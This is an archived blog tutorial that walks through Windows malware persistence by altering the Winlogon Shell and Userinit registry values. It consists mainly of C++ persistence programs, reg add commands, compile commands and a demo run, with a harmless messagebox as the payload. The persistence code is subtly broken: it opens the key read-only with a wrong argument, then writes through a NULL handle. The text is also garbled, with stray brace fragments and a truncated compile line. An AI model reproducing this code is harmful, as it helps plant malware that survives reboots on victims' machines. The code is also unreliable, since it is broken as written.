

# Malware development: persistence - part 7. Winlogon. Simple C++ example.


By cocamelonc

Published: 2022-06-12 · Archived: 2026-04-06 00:08:32 UTC

4 minute read



Hello, cybersecurity enthusiasts and white hackers!



Today I'll write about the result of my own research into another persistence trick: Winlogon registry keys.

## winlogon [Permalink](#)

The Winlogon process is responsible for user login and logoff, startup and shutdown and locking the screen. Authors of malware could alter the registry entries that the Winlogon process uses to achieve persistence.

The following registry keys must be modified in order to implement this persistence technique:

- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell`
- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit`

However, local administrator privileges are required to implement this technique.

### practical example [Permalink](#)

First of all create our malicious application ( `hack.cpp` ):


```
/*
meow-meow messagebox
author: @cocomelonc
*/
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
    MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}
```

As you can see, it's just a pop-up “meow” message as usually.

Let's go to compile it:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-
```



The generated `hack.exe` needs to be dropped into the victim's machine.

Changes to the `Shell` registry key that include an malicious app will result in the execution of both `explorer.exe` and `hack.exe` during Windows logon.

This can be done immediately using the script below:

```
/*
pers.cpp
windows persistence via winlogon keys
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/06/12/malware-pers-7.html
*/
#include <windows.h>
#include <string.h>
```

```
int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // shell
    // const char* sh = "explorer.exe,Z:\\2022-06-12-malware-pers-7\\hack.exe";
    const char* sh = "explorer.exe,hack.exe";

    // startup
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", 0, KEY_READ, REG_SZ);
    if (res == ERROR_SUCCESS) {
        // create new registry key

        // reg add "HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon" /v "Shell" /t REG_SZ /d "explorer.exe,Z:\\2022-06-12-malware-pers-7\\hack.exe"
        RegSetValueEx(hkey, (LPCSTR)"Shell", 0, REG_SZ, (unsigned char*)sh, strlen(sh));
        RegCloseKey(hkey);
    }

    return 0;
}
```

Also, similar for `Userinit`. If this registry key include an malicious app will result in the execution of both `userinit.exe` and `hack.exe` during Windows logon:

```
/*
pers.cpp
windows persistence via winlogon keys
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/06/12/malware-pers-7.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // userinit
    const char* ui = "C:\\Windows\\System32\\userinit.exe,Z:\\2022-06-12-malware-pers-7\\hack.exe";

    // startup
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", 0, KEY_READ, REG_SZ);
    if (res == ERROR_SUCCESS) {
        // create new registry key

        // reg add "HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon" /v "Userinit" /t REG_SZ /d "C:\\Windows\\System32\\userinit.exe,Z:\\2022-06-12-malware-pers-7\\hack.exe"
        RegSetValueEx(hkey, (LPCSTR)"Userinit", 0, REG_SZ, (unsigned char*)ui, strlen(ui));
        RegCloseKey(hkey);
    }
}
```

```
}  
  
return 0;  
  
}
```

So, compile the program responsible for persistence:


```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-
```

```
(cocomelonc@kali) [~/hacking/cybersec_blog/2022-06-12-malware-pers-7]  
└─$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -fno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive  
  
(cocomelonc@kali) [~/hacking/cybersec_blog/2022-06-12-malware-pers-7]  
└─$ ls -lt  
total 40  
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Jun 12 14:17 pers.exe  
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Jun 12 14:16 hack.exe  
-rw-r--r-- 1 cocomelonc cocomelonc 232 Jun 12 14:16 hack.cpp  
-rw-r--r-- 1 cocomelonc cocomelonc 1004 Jun 12 12:07 pers.cpp  
  
(cocomelonc@kali) [~/hacking/cybersec_blog/2022-06-12-malware-pers-7]  
└─$
```

## demo [Permalink](#)


And see everything in action. First of all, check registry keys:

```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /s
```




Copy malicious app to `C:\Windows\System32\` . And run:



```
.\pers.exe
```




Then, logout and login:



According to the logic of the our malicious program, “meow-meow” popped up:

